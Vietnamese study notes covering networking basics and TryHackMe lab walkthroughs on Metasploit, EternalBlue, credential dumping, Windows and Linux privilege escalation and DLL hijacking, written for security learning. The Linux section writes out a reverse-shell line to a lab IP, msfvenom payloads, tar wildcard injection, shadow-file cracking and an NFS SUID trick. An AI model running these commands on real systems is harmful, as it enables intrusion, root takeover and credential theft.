### Modem Modem (viết tắt của Modulator and Demodulator – Bộ điều giải)

là một thiết bị điều chế sóng tín hiệu tương tự để mã hóa dữ liệu số, và giải điều chế tín hiệu mạng để giải mã tín hiệu số.

### Router

là để phân luồng các gói thông tin, gán IP cho các thiết bị trong hệ thống mạng. Tuy nhiên các thông tin truyền tải (trong cáp đồng, cáp quang) là analog (nó là dạng thông tin liên tục), nó khác với định dạng mà máy tính, điện thoại xử lý là digital (0 và 1) nên cần một thiết bị để đổi giữa hai thứ này.

### IPv4

là phiên bản IP được sử dụng rộng rãi để xác định các thiết bị trên mạng bằng hệ thống định địa chỉ. Đây là phiên bản IP đầu tiên được triển khai để sản xuất trong RPANET vào năm 1983. Nó sử dụng lược đồ địa chỉ 32 bit để lưu trữ 2 ^ 32 địa chỉ, tức là hơn 4 tỷ địa chỉ. Nó được coi là Giao thức Internet chính và thực hiện 94% lưu lượng truy cập Internet.

Giao thức không kết nối

Cho phép tạo một lớp giao tiếp ảo đơn giản trên các thiết bị đa dạng

Nó yêu cầu ít bộ nhớ hơn và dễ nhớ địa chỉ

Giao thức đã được hỗ trợ bởi hàng triệu thiết bị

Cung cấp thư viện video và hội nghị

### IPv6

là phiên bản mới nhất của Giao thức Internet. Phiên bản địa chỉ IP mới này đang được triển khai để đáp ứng nhu cầu về nhiều địa chỉ Internet hơn. Nó nhằm giải quyết các vấn đề liên quan đến IPv4. Với không gian địa chỉ 128-bit, nó cho phép 340 triệu không gian địa chỉ duy nhất. IPv6 còn được gọi là IPng (Giao thức Internet thế hệ tiếp theo).

### HTTP

Dạng đầy đủ của HTTP là Hypertext Transfer Protocol- Giao thức truyền siêu văn bản. HTTP cung cấp bộ quy tắc và tiêu chuẩn chi phối cách bất kỳ thông tin nào có thể được truyền trên World Wide Web. HTTP cung cấp các quy tắc tiêu chuẩn để trình duyệt web và máy chủ giao tiếp.

### HTTPS

là viết tắt của Hyper Text Transfer Protocol Secure. Đây là phiên bản HTTP cao cấp và an toàn. Nó sử dụng cổng số. 443 để Truyền dữ liệu. Nó cho phép các giao dịch an toàn bằng cách mã hóa toàn bộ thông tin liên lạc với SSL. Nó là sự kết hợp của giao thức SSL / TLS và HTTP. Nó cung cấp nhận dạng được mã hóa và bảo mật của một máy chủ mạng

### FTP

là viết tắt của “File Transfer Protocol”. Đây là một dịch vụ internet được thiết kế để thiết lập kết nối với máy chủ hoặc máy tính cụ thể. Do đó, người dùng có thể chuyển tệp (download) hoặc truyền dữ liệu / tệp vào máy tính của họ hoặc máy chủ FTP.

### SFTP

(full form SSH File Transfer Protocol-giao thức truyền tệp SSH dạng đầy đủ) là một phần của bộ giao thức SSH. Nó cung cấp truyền tệp an toàn qua SSH để cung cấp quyền truy cập vào tất cả các tài khoản shell trên máy chủ SFTP từ xa.

### SMB

SMB là một giao thức chia sẻ file phổ biên hien nay khi người sử dụng hệ điều hanh Windows. SMB sẽ được sử dụng ở chế độ mặc đinh trên các nền tảng nhu Win 7 8 10 khi chia sẻ file

### DHCP

Dynamic Host Configuration Protocol (giao thức cấu hinh máy chủ): có nhiệm vụ giúp quản lý nhanh tự động và tập trung việc phân phối địa chỉ IP ben trong 1 mạng. Ngoài ra DHCP còn giúp đưa thông tin đến các thiết bị hợp lý hơn cung như việc cấu hinh subnetmask hay gateway default

### DNS

DNS là từ viết tắt trong tiếng Anh của Domain Name System, là Hệ thống phân giải tên, chỉ một hệ thống cho phép thiết lập tương ứng giữa địa chỉ IP và tên miền. Hê thống tên miền DNS là một hệ thống đặt tên theo thứ tư cho máy tính, dịch vụ hoặc bất cứ j trong internet. Nó liên kết nhiều thông tin đa dạng với tên miền được gán cho nhưng người tham gia.

## ---------------------------------(Meta)

## Tìm hiểu về metasploit và làm lab trên tryhackme: Meterpreter

Các lệnh meterpreter


Các lệnh hệ thống tệp

Các lệnh mạng

Lệnh hệ thống

Các lệnh khác (chúng sẽ được liệt kê trong các danh mục menu khác nhau trong menu trợ giúp)

### Thực hành với meterpreter




## Tryhackme: Blue


check vuln

nmap -sV -vv --script vuln TARGET\_IP

servers: ms17-010




có 3 port < 1000






use exploit/windows/smb/ms17\_010\_eternalblue

use payload windows/x64/shell/reverse\_tcp



post/multi/manage/shell\_to\_meterpreter

// thiet lap shell  



## Tryhackme: Empire

### Agents

Agents sẽ là nơi bạn thực hiện phần lớn tương tác trong Starkiller. menu này sẽ cho phép bạn xem tổng quan về tất cả các agents, và tương tác với các agents cụ thể. Agents giống như shells bạn có thể gửi các lệnh shell và modules từ các agent

### Module

Menu Mô-đun sẽ cung cấp cái nhìn tổng quan về tất cả các mô-đun có sẵn và cho phép bạn tìm kiếm một mô-đun cụ thể.

### Credentials Harvesting

Thu thập thông tin xác thực bao gồm các kỹ thuật để có được thông tin đăng nhập như thông tin đăng nhập, tên tài khoản và mật khẩu. Nó là một kỹ thuật trích xuất thông tin xác thực từ một hệ thống ở nhiều vị trí khác nhau như clear-text files, registry, memory dumping, v.v.

### AD

Active Directory (AD) là một kiến trúc độc quyền của Microsoft. Đây là một kiến trúc không thể thiếu được trên Windows Server, được hiểu nôm na là một dịch vụ thư mục. Active Directory là một hệ thống được chuẩn hóa với khả năng quản trị tập trung hoàn hảo về người dùng cũng như các nguồn tài nguyên trong một hệ thống mạng. Active Directory được sử dụng trong mô hình mạng “Server - Client”.

### Thu thập thông tin xác thực

Là một thuật ngữ để có quyền truy cập vào thông tin đăng nhập của người dùng và hệ thống. Đó là một kỹ thuật để tìm kiếm hoặc đánh cắp thông tin đăng nhập được lưu trữ, bao gồm cả Network Sniffing, trong đó kẻ tấn công nắm bắt thông tin đăng nhập được truyền đi

### Truy cập thông tin đăng nhập: Credential Access

Truy cập thông tin xác thực là nơi đối thủ có thể tìm thấy thông tin đăng nhập trong các hệ thống bị xâm phạm và có quyền truy cập vào thông tin đăng nhập của người dùng. Nó giúp đối thủ sử dụng lại chúng hoặc mạo danh danh tính của người dùng. Đây là một bước quan trọng để lateral movement và truy cập các tài nguyên khác như các ứng dụng hoặc hệ thống khác. Có được thông tin đăng nhập người dùng hợp pháp được ưu tiên hơn là khai thác các hệ thống sử dụng CVEs.

### Keylogger

là một thiết bị phần mềm hoặc phần cứng để theo dõi và đăng nhập các hoạt động gõ bàn phím. Keylogger ban đầu được thiết kế cho các mục đích hợp pháp như phản hồi để phát triển phần mềm hoặc kiểm soát của phụ huynh. Tuy nhiên, chúng có thể bị lạm dụng để đánh cắp dữ liệu

### Security Account Manager (SAM) Trình quản lý tài khoản bảo mật

SAM là một cơ sở dữ liệu Microsoft Windows có chứa thông tin tài khoản cục bộ như tên người dùng và mật khẩu. Cơ sở dữ liệu SAM lưu trữ các chi tiết này ở định dạng được mã hóa để làm cho chúng khó truy xuất hơn. Hơn nữa, nó không thể được đọc và truy cập bởi bất kỳ người dùng nào trong khi hệ điều hành Windows đang chạy. Tuy nhiên, có nhiều cách và cuộc tấn công khác nhau để dumping nội dung của cơ sở dữ liệu SAM.

HashDump của Metasploit

Dumping the SAM database content

*meterpreter > getuid Server username: THM\Administrator meterpreter > hashdump Administrator:500:aad3b435b51404eeaad3b435b51404ee:98d3b784d80d18385cea5ab3aa2a4261::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ec44ddf5ae100b898e9edab74811430d::: CREDS-HARVESTIN$:1008:aad3b435b51404eeaad3b435b51404ee:443e64439a4b7fe780db47fc06a3342d:::*

### Registry Hives

Một phương pháp khả thi khác để dumping nội dung cơ sở dữ liệu SAM là thông qua Windows Registry. Windows registry cũng lưu trữ một bản sao của một số nội dung cơ sở dữ liệu SAM được sử dụng bởi các dịch vụ Windows. May mắn thay, chúng ta có thể lưu giá trị của sổ đăng ký Windows bằng công cụ reg.exe.

### Giao thức Kerberos

Xác thực Kerberos

Dưới đây là quy trình mười hai bước để xác thực Kerberos:

1. Người dùng chia sẻ tên người dùng, mật khẩu và tên miền của họ với khách hàng.

2. Khách hàng tập hợp một gói — hoặc một trình xác thực — chứa tất cả thông tin liên quan về máy khách, bao gồm tên người dùng, ngày và giờ. Tất cả thông tin có trong trình xác thực, ngoài tên người dùng, được mã hóa bằng mật khẩu của người dùng.

3. Khách hàng gửi trình xác thực được mã hóa đến KDC.

4. KDC kiểm tra tên người dùng để thiết lập danh tính của khách hàng. KDC sau đó kiểm tra cơ sở dữ liệu AD để tìm mật khẩu của người dùng. Sau đó, nó cố gắng giải mã trình xác thực bằng mật khẩu. Nếu KDC có thể giải mã trình xác thực, danh tính của khách hàng sẽ được xác minh.

5. Sau khi danh tính của khách hàng được xác minh, KDC sẽ tạo một vé hoặc khóa phiên, cũng được mã hóa và gửi đến khách hàng.

6. Khóa vé hoặc khóa phiên được lưu trữ trong khay Kerberos của khách hàng; vé có thể được sử dụng để truy cập máy chủ trong một khoảng thời gian nhất định, thường là 8 giờ.

7. Nếu khách hàng cần truy cập vào một máy chủ khác, nó sẽ gửi vé gốc đến KDC cùng với yêu cầu truy cập tài nguyên mới.

8. KDC giải mã vé bằng chìa khóa của nó. (Khách hàng không cần xác thực người dùng vì KDC có thể sử dụng vé để xác minh rằng danh tính của người dùng đã được xác nhận trước đó).

9. KDC tạo ra một vé cập nhật hoặc khóa phiên để khách hàng truy cập tài nguyên được chia sẻ mới. Vé này cũng được mã hóa bằng khóa của máy chủ. KDC sau đó sẽ gửi vé này cho khách hàng.

10. Máy khách lưu khóa phiên mới này trong khay Kerberos của nó và gửi một bản sao đến máy chủ.

11. Máy chủ sử dụng mật khẩu riêng của mình để giải mã vé.

12. Nếu máy chủ giải mã thành công khóa phiên, thì vé là hợp pháp. Sau đó, máy chủ sẽ mở ticket và xem lại danh sách kiểm soát truy cập (ACL) để xác định xem máy khách có quyền cần thiết để truy cập tài nguyên hay không.

## --------------------------(Windows Privl)

## Tryhackme: Windows Privilege Escalation

Leo thang đặc quyền bao gồm việc sử dụng quyền truy cập được cấp cho một máy chủ với user A, và tận dụng nó để có quyền truy cập vào user B bằng cách lạm dụng điểm yếu trong hệ thống mục tiêu. Mặc dù mong muốn rằng user AB có quyền quản trị viên, nhưng có thể có những tình huống mà chúng tôi sẽ cần phải leo thang sang các acc khác trước khi thực sự nhận được đặc quyền quản trị

Có được quyền truy cập vào các tài khoản khác nhau có thể đơn giản như tìm thông tin đăng nhập trong các tệp văn bản hoặc bảng tính không được bảo mật bởi một số người dùng ko sử dụng một cách an toàn nhưng ko phải lúc nào cung chính xác. Tùy thuộc vào tình huống, mà có thể cần phải lạm dụng một số điểm yếu như:

Cấu hình sai trên các dịch vụ Windows hoặc các tác vụ lên lịch

Các đặc quyền quá mức được gán cho tài khoản

Phần mềm dễ bị tấn công, chứa lỗ hổng, yếu

Thiếu các bản update, fix lỗi bảo mật Win

### Windows Users

Hệ thống Windows chủ yếu có hai loại người dùng. Tùy thuộc vào mức độ truy cập mà có thể phân theo:

Administrators: Những người dùng này có nhiều đặc quyền nhất. Họ có thể thay đổi bất kỳ tham số cấu hình hệ thống nào và truy cập bất kỳ tệp nào trong hệ thống.

Standard Users: Những người dùng này có thể truy cập vào máy tính nhưng chỉ thực hiện các tác vụ hạn chế. Thông thường, những người dùng này không thể thực hiện các thay đổi vĩnh viễn hoặc cần thiết cho hệ thống và bị giới hạn trong các tệp của họ.

Ngoài ra, một số tài khoản tích hợp đặc biệt được hệ điều hành sử dụng trong đặc quyền leo thang:

SYSTEM / LocalSystem: Một tài khoản được sử dụng bởi hệ điều hành để thực hiện các tác vụ nội bộ. Nó có toàn quyền truy cập vào tất cả các tệp và tài nguyên có sẵn trên máy chủ với các đặc quyền thậm chí còn cao hơn administrators.

Local Service: Tài khoản mặc định được sử dụng để chạy các dịch vụ Windows với đặc quyền "tối thiểu". Nó sẽ sử dụng các kết nối ẩn danh qua mạng.

Network Service: Tài khoản mặc định được sử dụng để chạy các dịch vụ Windows với đặc quyền "tối thiểu". Nó sẽ sử dụng thông tin đăng nhập máy tính để xác thực thông qua mạng.

### Harvesting Passwords from Usual Spots ( thu thập thông tin từ các điểm thông thường)

Powershell History

Saved Windows Credentials Win cho phép sử dụng thông tin đăng nhập của người dùng khác, liệt kê thông tin đăng nhập đã lưu

Scheduled Tasks

### Windows Services

các Windows Services được quản lý bởi Service Control Manager (SCM). đây là một quy trình chịu trách nhiệm quản lý trạng thái của các dịch vụ khi cần, check trạng thái của bất kỳ dvu nào và có thể cấu hình các dịch vụ

Mỗi dịch vụ sẽ có một tệp thực thi liên quan sẽ được SCM chạy bất cứ khi nào một dịch vụ được khởi động. Mỗi dịch vụ cug chỉ định acc của user nào mà nó sẽ chạy

### Insecure Permissions on Service Executable - quyền không an toàn trên dvu có thể exe

Nếu file exe được liên kết với một dịch vụ có các quyền yếu cho phép attacker có thể sửa đổi hoặc thay thế nó, từ đó có thể giành được các đặc quyền của acc dvu

### Unquoted Service Paths - đường dẫn chưa đc trích dẫn:

Khi mà không thể ghi vào các file exe như trên, vẫn có thể buộc một dịch vụ chạy các tệp thực thi tùy ý bằng cách sử dụng một tính năng.

### Insecure Service Permissions - quyền dịch vụ không an toàn

Nếu DACL (DS ksoat truy cập - Discretionary Access Control List)thực thi của dịch vụ được cấu hình và đường dẫn đến file exe được trích dẫn đúng, nó cho phép sử đổi cấu hình dịch vụ → cấu hình lại đi→ có thể trỏ đến bất kỳ file thực thi nào mà muốn và chạy nó với bất kỳ tài khoản nào muốn và gồm cả SYSTEM chính

Hoàn thành các task

## ----------------------(Linux PrivESC)

### Weak File Permissions - Readable /etc/shadow

Tệp /etc/shadow chứa các hàm băm mật khẩu người dùng và thường chỉ root mới có thể đọc được. lấy mật khẩu đc mã hóa bằng john the ripper

*john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt*

### Weak File Permissions - Writable /etc/shadow tạo 1 pass khác cho root

*mkpasswd -m sha-512 newpasswordhere*

→ tạo một password hash

### Weak File Permissions - Writable /etc/passwd

*openssl passwd newpasswordhere*

→ tạo một password hash

### Sudo - Shell Escape Sequences

*sudo -l*

→ list các programs cho phép người dùng chạy

### Sudo - Environment Variables

Sudo có thể được định cấu hình để kế thừa các biến môi trường nhất định từ môi trường của người dùng.

Cron Jobs - File permissions

Cron Jobs là các chương trình hoặc tập lệnh mà người dùng có thể lên lịch để chạy vào những thời điểm hoặc khoảng thời gian cụ thể. Tệp bảng Cron (crontabs) lưu trữ cấu hình cho các công việc cron. Crontab toàn hệ thống được đặt tại /etc/crontab.

Xem nội dung của crontab toàn hệ thống:

*cat /etc/crontab*

Cần có hai công việc định kỳ được lên lịch để chạy mỗi phút. Một cái chạy overwrite.sh, cái kia chạy / usr / local / bin / compress.sh.

Xác định vị trí đường dẫn đầy đủ của tệp overwrite.sh:

*locate overwrite.sh*

Lưu ý rằng tệp có thể ghi trên toàn thế giới:

*ls -l /usr/local/bin/overwrite.sh*

Thay thế nội dung của tệp overwrite.sh bằng nội dung sau sau khi thay đổi địa chỉ IP thành địa chỉ của hộp Kali của bạn.

#!/bin/bashbash -i >&dev/tcp/10.10.10.10/4444 0>&1

Thiết lập một listener netcat trên hộp Kali của bạn trên cổng 4444 và đợi cho công việc cron chạy (sẽ không mất nhiều thời gian hơn một phút). Một root shell nên kết nối trở lại với người nghe netcat của bạn.

**Cron Jobs - Wildcards**

Xem nội dung của tập lệnh công việc cron khác:

*cat /usr/local/bin/compress.sh*

Lưu ý rằng lệnh tar đang được chạy với ký tự đại diện (\*) trong thư mục chính của bạn.

Sử dụng msfvenom trên hộp Kali của bạn để tạo tệp nhị phân ELF shell ngược. Cập nhật địa chỉ IP LHOST cho phù hợp:

*msfvenom -p linux/x64/shell\_reverse\_tcp LHOST=10.10.10.10 LPORT=4444 -f elf -o shell.elf*

Chuyển tập tin shell.elf sang **/home/user/** trên máy ảo Debian (có thể sử dụng **scp** / **wget**).

Tạo hai tệp này trong /home/user:

*touch /home/user/--checkpoint=1 touch /home/user/--checkpoint-action=exec=shell.elf*

Khi lệnh tar trong tác vụ cron chạy, ký tự đại diện (\*) sẽ mở rộng để bao gồm các tệp này. Vì tên tệp của họ là các tùy chọn dòng lệnh tar hợp lệ, tar sẽ nhận ra chúng như vậy và coi chúng là tùy chọn dòng lệnh thay vì tên tệp.

Thiết lập một listener netcat trên hộp Kali của bạn trên cổng 4444 và đợi cho công việc cron chạy (sẽ không mất nhiều thời gian hơn một phút). Một root shell nên kết nối trở lại với người nghe netcat của bạn.

**SUID / SGID Executables - Shared Object Injection**

Tìm tất cả các tệp thực thi SUID/SGID trên máy ảo Debian:

*find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null*

/ : cho phép tìm kiếm trong thư mục root

-print hiển thị các thư mục trong kết quả tìm

-size +10M: tìm với dung lượng lớn hơn 10M

-exex rm{} tìm xog xóa 🙂

-cmin -120 tìm file có sự thay đổi trong 2h gần đây

-atime 20 file mà được truy cập trong 20 ngày trước đây

-a : ẩn

\( -perm -u+s -o -perm -g+s \) : lọc theo quyền jj đó

/dev/null : là 1 device hay 1 file đặc biệt trong linux chứa các dữ liệu rác từ các input stream khi ko muốn xử lý hoặc hiển thị nó (hố đen chó thể chứa tất cả các dữ liệu được redirect tới nó)

/dev/null

toán tử redirect từ luồng stream này sang luồng stream khác



>

→ với: *echo hello >/dev/null 2>&1*

>/dev/null: redirect tất cả các standard output sang /dev/null = 1>/dev/null

2>&1 redirect tất cả các standard error sang standard output và standard output đang trỏ tới /dev/null → error sẽ redirect tới /dev/null



2>&1

→ hiểu đơn giản: không in ra màn hình tất cả các output và error bằng cách đẩy và /dev/null và echo cũng là một loại standard output

Một khai thác leo thang đặc quyền địa phương phù hợp với phiên bản exim này một cách chính xác nên có sẵn. Một bản sao có thể được tìm thấy trên máy ảo Debian tại **/home/user/tools/suid/exim/cve-2016-1531.sh**.


Chạy tập lệnh khai thác để lấy root shell:



SUID / SGID Executables - Shared Object Injection

Chạy **strace** trên tệp và tìm kiếm đầu ra cho các open / truy cập và lỗi "NO SUCH FILE":

no such file




dùng để giám sát process, gỡ lỗi khắc phục sự cố,

strace

2>&1: mỗi file đều có một định danh để có thể thao tác được gọi là các file descriptor - được thể hiện bằng 1 số nguyên dương:



2>&1



Lưu ý rằng tệp thực thi cố gắng tải đối tượng **/home/user/.config/libcalc.so** được chia sẻ trong thư mục chính của chúng ta, nhưng không thể tìm thấy nó.

Tạo thư mục **.config** cho tệp libcalc.so: *mkdir /home/user/.config*


Biên dịch mã thành một đối tượng được chia sẻ tại vị trí mà tệp thực thi **suid-so** đang tìm kiếm nó:

*gcc /home/user/tools/suid/libcalc.c -shared -fPIC -o /home/user/.config/libcalc.so*

Thực thi lại **suid-so** executable và lưu ý rằng lần này, thay vì thanh tiến trình, chúng ta nhận được một root shell.

/usr/local/bin/suid-so

(lam n false ko lay duoc shell root)




SUID / SGID Executables - Environment Variables

SUID / SGID Executables - Abusing Shell Features (#2)


Passwords & Keys - Config Files

file config thường chứa password ở dạng plaintext hoặc dạng reversible



NFS

Các file được tạo qua NFS kế thừa ID của **remote** user's. Nếu user root enable, ngược lại ID set thành nobody user



→ kiểm tra cấu hình nfs share trên máy ảo đang remote

Sử dụng user root trên máy kali tạo mount point - một điểm gắn kết trên Kali và nối với the **/tmp**

mkdir /tmp/nfs

share

msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf

mount -o rw,vers=2 10.10.10.10:/tmp /tmp/nfs

* Tạo payload msfvenom và lưu vào mounted share

thêm quyền + x và đặt quyền SUID

chmod +xs /tmp/nfs/shell.elf

Quay lại máy ảo với user quyền thấp, run lệnh *chmod +xs /tmp/nfs/shell.elf*

chmod +xs /tmp/nfs/shell.elf

và có 1 root shell

## ----------------------------------------------- (Sys internal suitl)

### Process Monitor

Đây là công cụ giám sát và theo dõi giàn h cho HĐH Windows bằng cách ghi lại các hành động liên quan tới file hệ thống, registry, process/thread trong real time

Là công cụ hữu ích hỗ trợ quá trình phát hiện Malware, phần mềm độc hại hoặc muốn theo dõi hành vi của bất kỳ chương trình nào đang tác động tới hệ thống. ProcessMon cung cấp các cơ chế lọc cho phép tập trung vào việc theo dõi các đối tượng cụ thể theo nhiều tiêu chí

### Hijack Execution Flow- luồng thực thi xâm nhập

#### DLL ?

Têp DLL hoặc tệp thư viện liên kết đông chứa các tài nguyên mà ứng dụng cần để chạy thành công. Chúng có thể bao gồm hình ảnh và thư viện các hàm thực thi Nguời dùng cuối không thể mở tệp dll chúng chỉ co thể được mở bằng ứng dung được liên kết cua họ điều này thường xảy xa khi ứng dụng khơi động Hệ thống Windows yêu cầu tệp DLL để hiêu cach sử dụng tài nguyên của chúng, host computer mem và dung lượng ổ cưng hiệu quả nhất Các tệp DLL thương kết thúc bằng phần mở rộng .dll nhưng một số có thể là .drv, .drov or .exe Một tệp dll duy nhất có thể chạy nhiều chương trinh vì vậy nhiều chương triìh có thể bị bao gồm trong một cuộc tấn công chiếm quyền điều khiên dll

#### DLL Hijacking là gì?

Là một phương pháp tiêm mã độc vào ưng dụng băng cách khai thác một sô ứng dung Windows tìm kiếm và tải Dynamic Link Lirbraries(DLL) - thư viện liên kết đông Chỉ hệ điều hành của Microsoft mới dễ bị xâm nhập DLL Bằng cach thay thế tệp DLL bắt buộc bằng một phiên bản bị nhiễm và đăt nó trong cách tham số tìm kiếm cuủ ưng dụng, tệp bị nhiễm sẽ đươc gọi khi ứng dụng tải, kich hoạt các hoat động độc hại của nó Để xâm nhập DLL thành công, nan nhân cần tải tệp DLL bị nhiễm từ cùng thư mục với ứng dụng được nhắm mục tiêu Nếu cac ứng dụng được tải tự động khi khởi động bị xam nhập với tệp DLL bị nhiễm độc, → hacker sẽ được cấp quyền truy cập vào máy tính bị nhiễm bất cứ khi nào load DLL chiêm quyền điều khiên không phải là một phương pháp tấn công mạng tốt

#### DLL Hijacking hoạt động?

Để một cuộc tấn công chiếm quyền điều khiển DLL thành công, ứng dụng Windows cần được lừa dể mở một tệp dll bị nhiễm thay vì dll hợp lệ

Bằng cach khai thác thứ tự tìm kiếm DLL công khai của các ứng duụg Microsoft, thủ thuật này tương đối đơn giản dể thực hiện

Thứ tự tìm kiếm DLL tiêu chuân của các ứng dụng Microsoft phụ thuộc vào viêc tìm kiêm DLL an toàn có đc bật hay không

Khi chế độ tìm kiếm DLL an toàn được bật, các ứng udnjg sẽ tìm kiếm các tệp DLL cần thiết theo thứ tự:

1. Thư mục mà ứng dụng được tải từ đó

2. Thư mục hệ thống

3. Thư mục hệ thống 16 bit

4. Thư mục Windows

5. Thư mục hiện tại

6. Các thư mục được liệt kê trong biến môi trường Path

Khi chế độ tìm kiếm DLL an toàn tắt, thứ tự tìm kiếm sẽ:

1. Thư mục mà ứng dụng được tải từ đó

2. Thư mục hiện tại

3. Thư mục hệ thống

4. Thư mục 16 bit

5. Thư mục Windows

6. Thư mục được liệt kê trong biến môi trường Path

#### Cách xác định một cuộc tấn công DLL Hijacking

sử dụng Procmon của windows Procmon hiển thị tất cả các hệ thống tệp đang được tải trong thời gian thực. Bằng cách áp dụng các bộ lọc phù hợp, có thể xác định xem có tệp dll khả nghi nào đang được tải thay vì tệp gốc hay không

#### DLL Search Order Hijacking

Adversaries có thể thực hiện các malicious payloads bằng cách cuơp thứ tự tìm kiêm được sử dụng để load các tệp DLL. Hệ thông windows sử dụng một phương pháp chung để tìm kiếm các tập dl cần thiết để load vào một chương trình. Hijacking dll load có thể nhằm mục đich thiết lâp tinh bền bỉ cũng như nâng cao đặc quyền và trốn tránh các hạn chế đối với việc thực thi tệp

-------------------------------------

## ATT&CK : “Adversarial Tactics, Techniques, and Common Knowledge”

ATT&CK là một cơ sở kiến thức và mô hình quản lý hành vi về kẻ đe dọa trên mạng, phản ánh các giai đôạn khác nhau của vòng đời tấn công của kẻ thù và các nền tảng mà chúng nhắm mục tiêu. Sự đa dạng hóa các chiến thuật và kỹ thuật trong mô hình cung cấp các hành động cho từng nhóm đe dọa riêng biệt, theo chiến thuật tấn công và phòng thủ của an ninh mạng. Nó cung cấp một bảng phân loại theo mức độ đối với hành động của đối thủ và các cách phòng thủ cụ thể, để chống lại nó

